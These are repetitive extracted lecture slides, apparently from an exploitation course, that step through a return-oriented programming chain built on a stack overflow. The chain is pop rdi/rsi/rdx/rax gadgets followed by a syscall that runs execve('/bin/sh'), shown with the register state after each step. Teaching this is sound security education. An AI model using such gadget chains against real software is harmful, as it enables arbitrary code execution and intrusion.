


low	
user	Kia
description	0xdeadbeef
money	0xdeadbeef
old rbp	0xdeadbeef
ret addr	<code>pop rdi ; ret</code>
	&"/bin/sh"
	<code>pop rsi ; ret</code>
	0
	<code>pop rdx ; ret</code>
	0
	<code>pop rax ; ret</code>
	0x3b
	<code>syscall</code>
high	

# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
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- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall

rax	XXX
rsi	0
rdi	&"/bin/sh"
rdx	AAA
rip	<pop rdx>



# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall

rax	XXX
rsi	0
rdi	&"/bin/sh"
rdx	0
rip	<ret>




low	
user	Kia
description	0xdeadbeef
money	0xdeadbeef
old rbp	0xdeadbeef
ret addr	<code>pop rdi ; ret</code>
	&"/bin/sh"
	<code>pop rsi ; ret</code>
	0
	<code>pop rdx ; ret</code>
	0
	<code>pop rax ; ret</code>
	0x3b
	<code>syscall</code>
high	

# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall

rax	XXX
rsi	0
rdi	&"/bin/sh"
rdx	0
rip	<ret>



low	
user	Kia
description	0xdeadbeef
money	0xdeadbeef
old rbp	0xdeadbeef
ret addr	<code>pop rdi ; ret</code>
	&"/bin/sh"
	<code>pop rsi ; ret</code>
	0
	<code>pop rdx ; ret</code>
	0
	<code>pop rax ; ret</code>
	0x3b
	<code>syscall</code>
high	

# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall

rax	XXX
rsi	0
rdi	&"/bin/sh"
rdx	0
rip	<pop rax>

RSP

low	
user	Kia
description	0xdeadbeef
money	0xdeadbeef
old rbp	0xdeadbeef
ret addr	<code>pop rdi ; ret</code>
	&"/bin/sh"
	<code>pop rsi ; ret</code>
	0
	<code>pop rdx ; ret</code>
	0
	<code>pop rax ; ret</code>
	0x3b
	<code>syscall</code>
high	

# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall

rax	3B
rsi	0
rdi	&"/bin/sh"
rdx	0
rip	<ret>




low	
user	Kia
description	0xdeadbeef
money	0xdeadbeef
old rbp	0xdeadbeef
ret addr	<code>pop rdi ; ret</code>
	&"/bin/sh"
	<code>pop rsi ; ret</code>
	0
	<code>pop rdx ; ret</code>
	0
	<code>pop rax ; ret</code>
	0x3b
	<code>syscall</code>
high	

# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall

rax	3B
rsi	0
rdi	&"/bin/sh"
rdx	0
rip	<ret>



low	
user	Kia
description	0xdeadbeef
money	0xdeadbeef
old rbp	0xdeadbeef
ret addr	<code>pop rdi ; ret</code>
	&"/bin/sh"
	<code>pop rsi ; ret</code>
	0
	<code>pop rdx ; ret</code>
	0
	<code>pop rax ; ret</code>
	0x3b
	<code>syscall</code>
high	

# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall

rax	3B
rsi	0
rdi	&"/bin/sh"
rdx	0
rip	<syscall>



low	
user	Kia
description	0xdeadbeef
money	0xdeadbeef
old rbp	0xdeadbeef
ret addr	<code>pop rdi ; ret</code>
	&"/bin/sh"
	<code>pop rsi ; ret</code>
	0
	<code>pop rdx ; ret</code>
	0
	<code>pop rax ; ret</code>
	0x3b
	<code>syscall</code>
high	

# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall


rax	3B
rsi	0
rdi	&"/bin/sh"
rdx	0
rip	<syscall>



# \$ ROP

## Concept


- ▶ 有這麼多這種格式的 instruction 可以使用嗎？
  - ⦿ 從不同的 offset 看 machine code，會解析出不同的 instruction



# \$ ROP Exploit



